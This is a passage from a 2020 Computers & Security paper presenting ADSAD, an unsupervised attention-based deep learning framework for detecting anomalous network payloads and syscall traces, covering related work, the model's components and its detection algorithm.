COMPUTERS & SECURITY 99 (2020) 102070

Available online at www.sciencedirect.com

ScienceDirect

journal homepage: www.elsevier.com/locate/cose

Computers & Security

ADSAD: An unsupervised attention-based discrete sequence anomaly detection framework for network security analysis

Zhi-Quan Qin, Xing-Kong Ma, Yong-Jun Wang[*]

College of Computer, National University of Defense Technology, Changsha, 410073, China

ARTICLE INFO

Article history:
Received 21 August 2019
Revised 20 July 2020
Accepted 27 September 2020
Available online 1 October 2020

Keywords:
Anomaly detection
Sequence representation
Attention mechanism
Payloads
Syscalls

ABSTRACT

Detecting anomalous discrete sequences such as payloads and syscall traces is a crucial task of network security analysis for discovering novel attacks. The data characteristics that lack of labels, very long sequences and irregularly variable lengths make generating proper representations for the sequences for anomaly detection quite challenging. Traditional methods combining shallow models with feature engineering require lots of time and effort from researchers. And they only catch short patterns for the sequences. Recently deep learning is paid more and more attention due to its excellent performance on data representation. Current works simply adopt recurrent neural network based models to this task. They learn the local patterns of the sequences but can not view the sequences globally. Besides, the variable length makes the deep models that accept fixed-size inputs unavailable. Moreover, the deep models usually lack interpretability. Here an unsupervised deep learning framework utilizing attention mechanism called ADSAD is proposed to address these issues. ADSAD takes both the data characteristics and the limitation of the deep models into consideration and generate the global representations for the sequences by two steps, in which the attention mechanism is applied to improve the interpretability. The empirical results showed that the ADSAD instances significantly outperformed the state-of-the-art deep models, with the relative AUC improvement of up to 7%. The attention mechanism not only enhanced the detection performance by up to 73% in terms of AUC but was also able to assist experts for anomaly analysis by visualization.

1. Introduction

A sequence is a set of elements ordered to express a message or behavior. In cyberspace, various sequential data are continuously produced by applications, and they maintain the functioning of cyberspace. For example, sequences of packets are issued when network nodes communicate with each other, and sequences of bytes are assembled into payloads to accomplish the functions of the application layer protocols, and sequences of syscalls are generated during programs running. At the same time, cyber attacks are usually launched via these sequences. They tamper information, steal privacy, compromise hosts, and might even together evolve into more serious security problems. To keep the security of cyberspace, the first step to strike back is to find the attacks, where intrusion

[*] Corresponding author.
E-mail addresses: tanzhiquan14@nudt.edu.cn, mlearning_qzq@163.com (Z.-Q. Qin), maxingkong@nudt.edu.cn (X.-K. Ma), wangyongjun@nudt.edu.cn (Y.-J. Wang).

https://doi.org/10.1016/j.cose.2020.102070
0167-4048/© 2020 Elsevier Ltd. All rights reserved.

detection is one of the effective ways. Anomaly detection is one of the categories of intrusion detection. And it is able to detect unknown attacks by establishing a normal profile from large amounts of data. With the evolution and innovation of hacking techniques, more and more novel attacks are emerging. Therefore researchers are paying more attention to anomaly detection. At the same time, with the bloom of machine learning, researchers tend to apply machine learning as a tool to build the profile from complex data.

This work focuses on network security analysis where not only network payloads between hosts but also syscall traces inside hosts are analyzed to detect anomalies. These data are usually regarded as discrete sequences and there are three data characteristics needed to be considered when applying machine learning. Firstly, the labeled data, especially anomaly, is lacked, which is very common in anomaly detection. Second, the lengths of the sequences concerned in security are usually very long, which is very different from those in other fields like nature language processing. Last, the lengths of the sequences varies widely and irregularly. For example, an HTTP message could have hundreds to thousands of bytes.

Due to lacking labels, the existing works mainly focus on developing unsupervised models, which learn the model parameters on the training sets consisting of almost or completely normal data. They are summarized into three categories, n-gram statistics based methods, Markov model based methods and deep learning based methods. The n-gram statistics based methods (Düessel et al., 2017; Khreich et al., 2017; Perdisci et al., 2009; Swarnkar and Hubballi, 2016; Wang et al., 2006; Wang and Stolfo, 2004) use n-gram statistical features to represent the sequences and traditional machine learning models (shallow models) such as One-Class Support Vector Machine (OCSVM) for anomaly detection. This kind of statistical features are designed heuristically by researchers, but they only support very short n-grams in practice because of the curse of dimensionality problem. Therefore the models perform well on short sequences but fail to detect anomalous long sequences. The Markov model based methods (Ariu et al., 2011; Khreich et al., 2009; Song et al., 2009; Warrender et al., 1999) use Markov Chain and Hidden Markov Models (HMM) to estimate the likelihood of the sequences being normal directly without extracting features. These methods avoid the curse of dimensionality problem and are able to handle longer sequences than the n-gram statistics based methods. However, the Markov assumption they follow only takes the relationship between two steps in a sequence into account, which limits the learning performances on long sequences (Rabiner, 1989). The deep learning based methods (Bochem et al., 2017; Kim et al., 2016) use recurrent neural networks (RNN) to learn the sequence patterns automatically and estimate the likelihood of the sequences. RNN has several advantages over the Markov models. Firstly, RNN describes the states of sequences by continuous-valued vectors instead of discrete states. It means that RNN contains more learnable parameters and has a greater capability of learning complex sequence patterns. Secondly, RNN does not need to follow the Markov assumption. Therefore, RNN is much more potent and is able to deal with much longer sequences than the Markov models.

However, the above deep learning methods still have their problems. First, the sequence patterns the RNN learns on very long sequences are local because of gradient vanishing problem. Empirically, the enhanced variants such as Long Short-Term Memory RNN (LSTM-RNN) (Hochreiter and Schmidhuber, 1997) and Gated Recurrent Unit RNN (GRU-RNN) (Cho et al., 2014), can run on the sequences about 200 steps but in security area, the sequences usually have hundreds and thousands of steps. Second, the deep learning models commonly lack interpretability, which is a disadvantage for downstream applications. Good interpretability means a model can provide explanations for its detection results. It makes the model convincing and facilitates the expert's analyzing and labeling anomalous data while poor interpretability makes the work more costly and time-consuming. For the n-gram statistics based methods, it is easy to find the explanations due to the models are relatively simple and the handcrafted features have statistical meanings. But for the deep learning methods, it is hard to figure out the explanations because they learn the incomprehensible features automatically during training. Furthermore, several powerful deep learning models such as AutoEncoders (AE) and Generative Adversarial Networks (GAN) (Goodfellow et al., 2014) are ignored. This kind of models require fixed-size inputs like images and they process data straightly, not recurrently like RNN. Therefore, they are applied on fields like image anomaly detection in prevalence but rarely used for the variable-length sequences. In this work, they are referred as *non-sequence-oriented models* while RNN based models referred as *sequence-oriented models*.

In this work, a novel unsupervised deep learning framework, namely **A**ttention-based **D**iscrete **S**equence **A**nomaly **D**etection framework (ADSAD), is proposed to overcome the above problems of the deep learning methods. ADSAD generates the effective and interpretable representations of the sequences in the local and global steps and then calculates the corresponding anomaly scores. Considering the sequences are very long and their lengths vary widely and irregularly, ADSAD first extracts the local features from a series of relatively short and fixed-length subsequences in the local step and then it aggregates those local features into global representations of the original sequences in the global step. Since the lengths of the subsequences are controlled, RNN is able to well perform within its capability and the non-sequence-oriented models are also available in the local step. To improve the interpretability, an attention mechanism is designed for the aggregation, which is inspired by recent advances in nature language processing (NLP). To evaluate ADSAD, this work implemented three ADSAD instances and conducted experiments on two representative publicly available security datasets. The results showed that the ADSAD instances outperformed the state-of-the-art deep models significantly, and the designed attention mechanism not only significantly enhanced the performance but also was able to locate the abnormal parts, which was helpful for anomaly analysis. The contributions of this work are summarized as follows.

1. A novel sequence representation, i.e., *global normal sequence representation*, is proposed and an attention mechanism is designed for detecting anomalous discrete sequences. The novel representation embeds a

variable-length sequence into a high dimensional feature space which represents the sequence globally and contains the interpretability of detection with the help of the attention mechanism.
2. The gap is bridged between the non-sequence-oriented models and discrete sequence anomaly detection. It is promising to use such deep models for the task.
3. This work presents three instances of ADSAD and conducted experiments on two representative publicly available datasets for evaluation. The experimental results showed they were superior to the state-of-the-art deep models with the relative AUC improvement of up to 7% at least at the 1% significance level.
4. This work demonstrates the interpretability of global normal sequence representation and how it helps for anomaly analysis.

In the rest of this paper, the related works are reviewed in Section 2. And then the proposed framework and its three instances are detailed in Section 3. In Section 4, the experiment setup is described. In Section 5, the experiment results and analysis are presented. Last, the conclusions are drawn in Section 6.

2. Related works

Several related methods for anomaly detection are described in this section, including three categories of methods for discrete sequences and the methods using the deep models for non-sequence data.

PAYL (Wang and Stolfo, 2004) is one of the earliest models for payload anomaly detection, and it uses the 1-gram (byte) distribution as features to establish the normal profile w.r.t the payload length. In the detection phase, the simplified Mahalanobis distance between a testing payload and its nearest profile is calculated as the anomaly score. The payloads with their scores over a predefined threshold are regarded as anomalies. PALY was an effective and efficient model, but it is vulnerable to mimicry attacks (Fogla et al., 2006). Various high order n-gram features are considered. Anagram (Wang et al., 2006) is proposed to overcome the drawback of PAYL, and it uses bloom filters to record the n-gram appearances. The ratio of the n-grams not found in the bloom filters is used as the anomaly score of a testing payload. McPAD (Perdisci et al., 2009) is an anomaly payload detector using an ensemble of OCSVM models. Each OCSVM model is trained in a 2_v-gram feature subspace with a different value of v. By combining the models with v from 0 to V, McPAD can approximately behave as a model trained in a full n-gram feature space with $n = V+2$. OCPAD (Swarnkar and Hubballi, 2016) is an One-Class Naive Bayes payload anomaly detector. It uses the n-gram distribution of payloads as features to build a probability tree as the normal profile. The tree records the probability range for each n-gram in the training set. During testing, the n-grams which are not matched with the probability tree are regarded as anomalous. And then the cumulative probability product of the anomalous n-grams is calculated as the anomaly score of a payload. In Düessel et al. (2017), an OCSVM model trained on the protocol context based n-grams $C_n$grams is proposed to detect zero-day attacks at the application layers. It extracts a n-gram distribution for each field of a protocol and then concatenates all the n-gram distributions from different fields into a whole as the feature vector. In Khreich et al. (2017), an OCSVM model trained on variable n-grams (denoted as *VN-grams* in this paper) is proposed for syscall trace anomaly detection.

The above detectors using the n-gram statistical features usually encounter the curse of dimensionality problem. For example, when $n = 2$, there are totally 256^2 possible n-grams for byte sequences, and when n grows to 10, the total number of n-grams comes to 256^{10}. Therefore they can only model very short sequences. A way to avoid this is to model sequences directly. Several works use Markov models to build the normal profile of sequences. Spectrogram (Song et al., 2009) uses a mixture of Markov chains to detect code injection attacks in the URL portion of web requests. HMMPayl (Ariu et al., 2011) uses an ensemble of HMMs to detect web attacks. In Khreich et al. (2009); Warrender et al. (1999), HMMs are used to detect anomalous syscall traces. Though the Markov models can accept longer sequences and perform better than the n-gram based models, the Markov assumption that the next state only relies on the current state limits them in learning long sequence patterns (Rabiner, 1989).

Having showed its talent on sequence-related tasks in NLP, RNN is getting more attention in security community. It maintains a hidden state during processing sequences. The hidden state is represented by a continuous vector and is dependent recursively on all of the previous hidden states and inputs. Therefore RNN can learn more complex sequence patterns than HMM. In Alaiz-Moreton et al. (2019); Hsiao and Yu (2018); Kim and Cho (2018); Rhode et al. (2018), RNN based models are applied in network attack classification and malware family classification. In Cui et al. (2018); Wang et al. (2018), LSTM-RNN is used to learn the flow features based on the sequence of network packets. In Zhang et al. (2019), an HTTP anomaly detection module combining Skip-Gram (Mikolov et al., 2013) and LSTM-RNN are integrated in a data-driven software defined security architecture. In Bochem et al. (2017), a three-layer LSTM-RNN model working on chucks of fixed-length bytes is used to detect anomalous web requests. In Kim et al. (2016), an ensemble of LSTM-RNN models is used to detect anomalous syscall traces. Their basic idea of using RNN to detect anomalous sequences is estimating the likelihoods of sequences by the hidden states. Generally, the likelihood of the sequence $\vec{s}$ of n steps is factorized as $P(\vec{s}) = P_1 P_{2|1} \cdots P_{i|1:i-1} \cdots P_{n|1:n-1}$ where P_1 is the likelihood of the first step and $P_{i|1:i-1}$ is the likelihood of step i when given the context of the previous 1 to $i-1$ steps. RNN generates the hidden state for each step and then these hidden states are used as the features to predict the likelihood for the corresponding steps. However, the learning information will gradually fade with the steps growing, which is known as the gradient vanishing problem. Therefore, if the step is too far away from the first step, the hidden state will only represent the local sequence patterns and the prediction is inaccurate. Several RNN variants such as LSTM-RNN and GRU-RNN are proposed to mitigate the gradient vanishing problem. Even so, they practically deal with the sequences of no more than 200 steps. In Graves et al. (2014), it is reported that LSTM-RNN learns to reproduce sequences of up to length 20 almost perfectly but fails to generalize to longer sequences. Although some strategies are applied to improve the performances of the RNN based detectors, the patterns learned are still local. In Kim et al. (2016), the ensemble method does not help the single LSTM-RNN models out. In Bochem et al. (2017), the LSTM-RNN predicts the likelihood on fixed-length subsequences instead of the whole sequence, the likelihood of each step is rectified by a "pulling up" operation and then the sequence likelihood is approximated by multiplying up all of the subsequence likelihood. This might relieve the gradient vanishing problem but ignores the dependency between the subsequences. To address this, the proposed framework use an attention mechanism to create global views of sequences. In Ezeme et al. (2019), an attention-based LSTM-RNN combining with a supervised K-NN is proposed to detect anomalous kernel events online but it only focuses on short event sequence (length $\leq$ 10) and the design of the attention mechanism is also quite different from the proposed in this work. In Pratomo et al. (2020), supervised RNN models running on sequences of n-grams are used for early exploit detection which reading only the first few bytes instead of a full payload. In Yuan et al. (2020), LSTM-RNN and attention models are used for web event forecasting and anomaly detection but they do inference for a single event rather than an entire event sequence.

Meanwhile, there are also many unsupervised deep models accepting fixed-size inputs for anomaly detection. They are divided into three categories in this paper. The first category is AE based models. An AE consists of an encoder network which compresses the inputs into the encoding vectors and a decoder network which attempts to reconstruct the inputs from the encoding vectors. By minimizing the reconstruction loss on a normal training set, the normal data are well-reconstructed while the abnormal data fail to be reconstructed. Therefore, the reconstruction loss can be used as the anomaly score (Chen et al., 2017; Sakurada and Yairi, 2014), and the encoding vector can be used as a new feature vector to feed into a further anomaly detector (Sabokrou et al., 2018; Xu et al., 2015a). The second is GAN based models. A GAN comprises a generator and a discriminator. The generator learns normal data distribution by the adversarial training. Thus the input can be reconstructed by the generator and the reconstruction loss can be used as the anomaly score. In Schlegl et al. (2017), a GAN based model AnoGAN is applied to detect anomalous medical images. Similarly, a model combining AE and GAN called GANomaly is proposed for image anomaly detection (Akcay et al., 2019). The third is DeepSVDD (Ruff et al., 2018) which is entirely different from the former two. DeepSVDD is considered as a deep learning version of the traditional model Support Vector Data Description (SVDD) (Tax and Duin, 2004). DeepSVDD maps the inputs into a high dimensional feature space directly by a multi-layer network. The normal data distribution in the feature space is modeled as a hypersphere of minimum volume, and the data outside the hypersphere are considered as anomalous.



Sequence $\vec{s}$ is split by a window of size W
e.g. $\vec{s}$= "GET http://t.ai HTTP/1.1\r\nHost: ... close\r\n\r\n", $W=5$
$\vec{s}_1$
$\vec{s}_2$
$\vec{s}_i$
$\vec{s}_L$
GET h
ttp:/
Host:
e\r\n\r\n
Local Step
Local Model f_{local}
$\mathbf{l}_1$
$\mathbf{l}_2$
$\mathbf{l}_i$
$\mathbf{l}_L$
Local Feature Vectors
Global Step
Normality $\mathcal{C}$
Attention Network f_{atn}
Selection
Anomaly Oriented Attention Mechanism
$\mathbf{v}_g, \vec{\alpha}, \mathcal{A}(\vec{s})$

Fig. 1 – The ADSAD framework. It extracts the local features from the fixed-length subsequences $[\vec{s_i}]_{i=1}^{L}$ by the deep model f_{local} and then applies the attention mechanism to generate the representation v_g and calculate the anomaly score $\mathcal{A}(\vec{s})$ for $\vec{s}$. And the attention distribution $\vec{\alpha}$ is also provided as the detection explanation.

3. Proposed framework: ADSAD

Framework Overview. ADSAD has three components, Local Model, Attention Network and Normality as Fig. 1 shown. The local model and the attention network are two neural networks that extract features for sequences. And the normality is a set of vectors in the high dimensional feature space that profiles the distribution of normal sequences. ADSAD takes the local and global steps to generate the global representations of variable-length sequences and then uses the representations for anomaly detection. In the local step, an original variable-length input sequence is split into fixed-length subsequences and then the trained local model automatically generates the feature vectors for the subsequences. In the global step, the trained attention network aggregates those feature vectors into a set of candidate representations of the original sequence based on the normality. And then one of these candidates is selected as the representation of the sequence. During the detection, an anomaly score is calculated to estimate the degree of abnormality of the sequence. Besides, the normal probability distribution on the subsequences called attention distribution is also output as the corresponding explanation.

Problem Definition. In the context of this work, the objective of discrete sequence anomaly detection is to train an unsupervised model using a dataset that comprising only normal discrete sequences to detect anomalous discrete sequences. The formal definition of this problem is as follows.

A discrete sequence $\vec{s}$ is a list of symbols $[s_1, s_2, \cdots, s_{|\vec{s}|}]$ where $|\vec{s}|$ is denoted as the sequence length and the symbol s_i, $(i = 1, 2, \cdots, |\vec{s}|)$, belongs to a finite symbol table Σ. A training dataset comprises N normal sequences, $D_{train} = \{\vec{s}^{(j)}\}_{j=1}^{N}$, and a test dataset comprises M normal and anomalous sequences, $D_{test} = \{(\vec{s}^{(j)}, y^{(j)})\}_{j=1}^{M}$ where $y^{(j)} \in \{0, 1\}$, $(j = 1, 2, \cdots, M)$, is the label of $\vec{s}^{(j)}$. If $y^{(j)} = 0$, $\vec{s}^{(j)}$ is normal, otherwise $\vec{s}^{(j)}$ is anomalous.

Given these two datasets, the model f builds the profile based on D_{train} in the training phase. In the detection phase, for a test sequence $\vec{s} \in D_{test}$, f takes $\vec{s}$ as input and outputs the anomaly score $\mathcal{A}(\vec{s})$. Furthermore, with a user-defined threshold $\mathcal{T}$, the final detection result is obtained, where $\mathcal{A}(\vec{s}) > \mathcal{T}$ indicates an anomaly.

3.1. *Components of ADSAD*

3.1.1. *Local model*

The function of the local model f_{local} is to extract local features of the original variable-length discrete sequence. Given a fixed-length subsequence $\vec{s} = [s_1, s_2, \cdots, s_W]$ of the original sequence, the local model generates the corresponding local feature vector $\boldsymbol{l} = f_{local}(\vec{s})$. The local model can be implemented by either the sequence-oriented models (RNN based models) or the non-sequence-oriented models. Though RNN are born for processing sequences, too long the sequences will bring the gradient vanishing trouble and the features over the sequences can not be well represented. To avoid this, the value of W are not set too large. Meanwhile, since the length of subsequences is fixed, the non-sequence-oriented models are also available to extract the local features. In this work, AE is used as an example of the non-sequence-oriented models. The local feature generation processes of these two kinds of deep models are described as follows.

RNN. A pure RNN takes a sequence of numeric input vectors and outputs a hidden state vector for each step of the input sequence. For a discrete sequence $\vec{s} = [s_1, s_2, \cdots, s_W]$, an embedding matrix $\boldsymbol{E}$ is used. The number of rows of $\boldsymbol{E}$ is equal to the size of symbol table Σ and each row is regarded as an embedding vector of a symbol. $\boldsymbol{E}$ maps each symbol s_w to its corresponding embedding vector $\boldsymbol{e}_w$ at first and then RNN transforms the embedding sequence $[\boldsymbol{e}_1, \boldsymbol{e}_2, \cdots, \boldsymbol{e}_W]$ into the hidden states $[\boldsymbol{h}_1, \boldsymbol{h}_2, \cdots, \boldsymbol{h}_W]$, as Fig. 2 shown. The recurrent cell is the key of RNN. Though there are various cells proposed such as LSTM and GRU, all can be summarized as a nonlinear function of the previous hidden state $\boldsymbol{h}_{w-1}$ and the current input $\boldsymbol{e}_w$, which outputs the current hidden state $\boldsymbol{h}_{w-1}$, i.e., $\boldsymbol{h}_w = RNNCell(\boldsymbol{h}_{w-1}, \boldsymbol{e}_w)$. An extra step s_0 is added to the head of $\vec{s}$ in order to calculate the first hidden state $\boldsymbol{h}_1$. In ADSAD, the RNN processes the subsequences. Once the hidden states of a subsequence obtained, the averaged hidden state is used to represent that subsequence, i.e., $\boldsymbol{l} = \sum_{w=1}^{W} \boldsymbol{h}_w / W$.

AE. AE has two feedforward networks, the encoder f_{enc} and the decoder f_{dec}. The encoder compresses the numeric input vector $\boldsymbol{x}$ into an encoding vector $\boldsymbol{h}$. And the decoder attempts to reconstruct the input as $\hat{\boldsymbol{x}}$ based on $\boldsymbol{h}$ during the training phase, as Fig. 3 shown. In ADSAD, the discrete subsequence $\vec{s}$ is converted to the input vector by preprocessing before it is fed into the AE. And the AE outputs the encoding vector as the corresponding local feature vector, i.e., $\boldsymbol{l} = \boldsymbol{h}$.




Fig. 2 – General processing flow of RNN. The flow of processing a discrete sequence $\vec{s}$ is briefly shown as the left part and the unrolled flow for each step of the sequence is as the right part. The hidden states $[h]_{w=1}^{W}$ are averaged as the local feature vector l of the subsequence $\vec{s}$. For more specific RNN structures, please refer to Cho et al. (2014); Elman (1990); Hochreiter and Schmidhuber (1997); Mikolov et al. (2010).




Fig. 3 – General processing flow of AE. f_{enc} and f_{dec} are two symmetric feedforward networks. The encoding vector h is as the local feature vector l of the subsequence $\vec{s}$. For more specific AE structures, please refer to Hinton and Salakhutdinov (2006); Kingma and Welling (2014); Vincent et al. (2008).

3.1.2. *Normality*

Normality is the representation of the profile of the normal data. ADSAD uses a set of cluster centers $\mathcal{C} = \{\boldsymbol{c}_k\}_{k=1}^{K}$ as the normality.

In fact, the vast majority of the normal data are produced by similar causes and follow regularities. Therefore, they gather together in the feature space. Based on this principle, famous models such as SVDD (Tax and Duin, 2004) and DeepSVDD (Ruff et al., 2018) build the profile of normal data as a single hypersphere. They use the centroid of the hypersphere as the normality. And the distances between the data and the centroid are used as the anomaly scores. However, there are various causes and regularities. For example, different transactions in the same website generate different HTTP




Fig. 4 – The distribution of normal payloads and the clustering result in feature space visualized by T-SNE. The dataset is CSIC-2010 (Torrano-Giménez et al., 2010) and the clustering algorithm is K-Means with K = 50. The dense blue points stand for normal payloads, the orange square is the centroid of these points, and the green triangles are the cluster centers of these points. It suggests that the cluster center set is more representative than the centroid for normal data. (For interpretation of the references to colour in this figure legend, the reader is referred to the web version of this article.)

payloads, and different types of programs can generate different functional syscall traces. Only one hypersphere may be too rough to profile the data distribution because the data with the same causes could gather as clusters and the anomalies may exist between the clusters.

Therefore, ADSAD follows that principle as well but extends the profile to a set of clusters and uses these cluster centers as the normality. Compared to the single hypersphere, profiling the normal data distribution by the clusters is more realistic and this advantage was observed in our preliminary experiment as shown in Fig. 4.

3.1.3. *Attention network*

The attention mechanism has a good capability of fitting the correlationship between a set of source elements and a target element. Recently, it has been widely applied to machine translation (Bahdanau et al., 2015; Luong et al., 2015; Vaswani et al., 2017), image caption (Vinyals et al., 2015; Xu et al., 2015b) and speech recognition (Chorowski et al., 2015). Inspired by these recent advances, an attention mechanism is designed to aggregate the local feature vectors and generate the proper representation for the original input sequence.

The function of the attention mechanism is mainly implemented by the attention network f_{atn}, a feedforward neural network. Suppose a series of local feature vectors $\vec{l} = [\mathbf{l}_i]_{i=1}^{L}$ is generated by the local model and a cluster center $\mathbf{c}_k \in \mathcal{C}$ is given, f_{atn} computes the correlation scores $\vec{a}_k = [a_{i|k}]_{i=1}^{L}$ for $\vec{l}$ as Eq. (1).

$$a_{i|k} = f_{atn}(\mathbf{l}_i, \mathbf{c}_k) \tag{1}$$

where $a_{i|k}$ measures the correlation between $\mathbf{l}_i$ and $\mathbf{c}_k$. The larger $a_{i|k}$, the higher the correlation between $\mathbf{l}_i$ and $\mathbf{c}_k$. And then $\vec{a}_k$ is transformed to the probability distribution $\vec{\alpha}_k = [\alpha_{i|k}]_{i=1}^{L}$ by the softmax normalization as Eq. (2).

$$\alpha_{i|k} = \frac{\exp(a_{i|k})}{\sum_{i=1}^{L}\exp(a_{i|k})}, \tag{2}$$

where $\alpha_{i|k}$ is the probability of the local feature vector $\mathbf{l}_i$ being normal in the context of $\vec{l}$ with respect to $\mathbf{c}_k$. The $\vec{\alpha}_k$ is called the *attention distribution* with respect to $\mathbf{c}_k$. And then $\vec{l}$ are aggregated to the candidate global feature vector for the original sequence as Eq. (3).

$$\boldsymbol{v}_{g|k} = \sum_{i=1}^{L} \alpha_{i|k} \cdot \mathbf{l}_i \tag{3}$$

where $\mathbf{l}_i$ is weighted by its normal probability $\alpha_{i|k}$ and the candidate representation of the original sequence $\boldsymbol{v}_{g|k}$ is in fact the expectation of $\vec{l}$ under the attention distribution $\vec{\alpha_k}$.

There are several implements of f_{atn} proposed such as additive attention and multiplicative attention (Bahdanau et al., 2015; Luong et al., 2015) shown in Eq. (4). Although multiplicative attention is simple and requires fewer computations, the additive attention is more powerful to learn a complicated (i.e., nonlinear) relationship. Therefore, the additive attention is used in this work.

$$f_{atn}(\mathbf{l}_i, \mathbf{c}_k) = \begin{cases} \boldsymbol{v}^T \tanh(\mathbf{W}_l \cdot \mathbf{l}_i + \mathbf{W}_c \cdot \mathbf{c}_k + \boldsymbol{b}), & \oplus \\ \mathbf{l}_i^T \cdot \mathbf{W}_{lc} \cdot \mathbf{c}_k, & \otimes \end{cases} \tag{4}$$

where $\boldsymbol{v}$, $\mathbf{W}_l$, $\mathbf{W}_c$, $\boldsymbol{b}$ and $\mathbf{W}_{lc}$ are trainable parameters of attention networks, and $\oplus$ stands for the additive attention and $\otimes$ for the multiplicative attention.

3.2. *Detection phase*

In the detection phase, the local model f_{local}, the attention network f_{atn} and the normality $\mathcal{C} = \{\mathbf{c}_k\}_{k=1}^{K}$ described above are assumed to be already trained. Given a test sequence $\vec{s} = [s_1, s_2, \cdots, s_{|\vec{s}|}]$, ADSAD generates the representation $\boldsymbol{v}_g$ for $\vec{s}$ by a two-step process and then calculates the anomaly score $\mathcal{A}(\vec{s})$ as well as the corresponding explanation $\vec{\alpha}$. The pseudocode of ADSAD detection phase is shown in Algorithm 1 .

3.2.1. *Global normal sequence representation*

Local Step. The original input sequence $\vec{s}$ is first split into a series of subsequences $[\vec{s}_i]_{i=1}^{L}$ by a sliding window of size W where the i-th subsequence $\vec{s}_i = [s_{W(i-1)+w}]_{w=1}^{W}$ and the number of the subsequences $L = |\vec{s}|/W$. And then the local model f_{local} extracts the corresponding local feature vectors $\vec{l} = [\mathbf{l}_i]_{i=1}^{L}$ for the subsequences where $\mathbf{l}_i = f_{local}(\vec{s}_i)$.

Global Step. An anomaly detection oriented attention mechanism is designed to aggregates the local feature vectors to the representation of the original test sequence with

```
Algorithm 1: Detection Phase of ADSAD.
  Input:
    test sequence $\vec{s}$; models $f_{local}$, $f_{atn}$, $\mathcal{C}$
  Output:
    attention distribution $\vec{\alpha}$;
    anomaly score $\mathcal{A}(\vec{s})$
1 split $\vec{s}$ into subsequences $[\vec{s}_i]_{i=1}^{L}$;
2 $\vec{l} = [f_{local}(\vec{s}_i)]_{i=1}^{L}$;
3 $\mathcal{A}(\vec{s}) = \infty$;
4 foreach $\mathbf{c}_k \in \mathcal{C}$ do
5     $\vec{\alpha}_k = softmax(f_{atn}(\vec{l}, \mathbf{c}_k))$;
6     calculate $\boldsymbol{v}_{g|k}$ and $dis(\vec{s}, \mathbf{c}_k)$;
7     if $dis(\vec{s}, \mathbf{c}_k) < \mathcal{A}(\vec{s})$ then
8         $(\vec{\alpha}, \mathcal{A}(\vec{s})) = (\vec{\alpha}_k, dis(\vec{s}, \mathbf{c}_k))$;
9 return $(\vec{\alpha}, \mathcal{A}(\vec{s}))$
```

the maximum likelihood of being normal. Once all the local feature vectors $\vec{l}$ are obtained, the attention network f_{atn} calculates the attention distribution $\vec{\alpha}_k$ as Eq. (1) and Eq. (2), and aggregates $\vec{l}$ into the candidate global feature vector $\boldsymbol{v}_{g|k}$ for each cluster center $\mathbf{c}_k \in \mathcal{C}$ as Eq. (3). After that, a set of candidate global feature vectors $\{\boldsymbol{v}_{g|k}\}_{k=1}^{K}$ is obtained and the final global representation of the original sequence is selected from the candidates based on maximum likelihood estimation. For a sequence, the likelihood of being normal is measured by the distance between its cluster and itself as Eq. (5).

$$P_{normal}(\vec{s}) = \exp(-dis(\vec{s}, \mathbf{c}_{\vec{s}})) \tag{5}$$

The distance between $\vec{s}$ and $\mathbf{c}_k$ is calculated as

$$dis(\vec{s}, \mathbf{c}_k) = \|\boldsymbol{v}_{g|k} - \mathbf{c}_k\| . \tag{6}$$

In order to maximize the likelihood, the candidate global feature vector with the minimum distance is selected to represent $\vec{s}$, as well as the corresponding cluster center and attention distribution, as Eq. (7) and Eq. (8).

$$t = \arg\min_k (\{dis(\vec{s}, \mathbf{c}_k)\}_{k=1}^{K}) \tag{7}$$

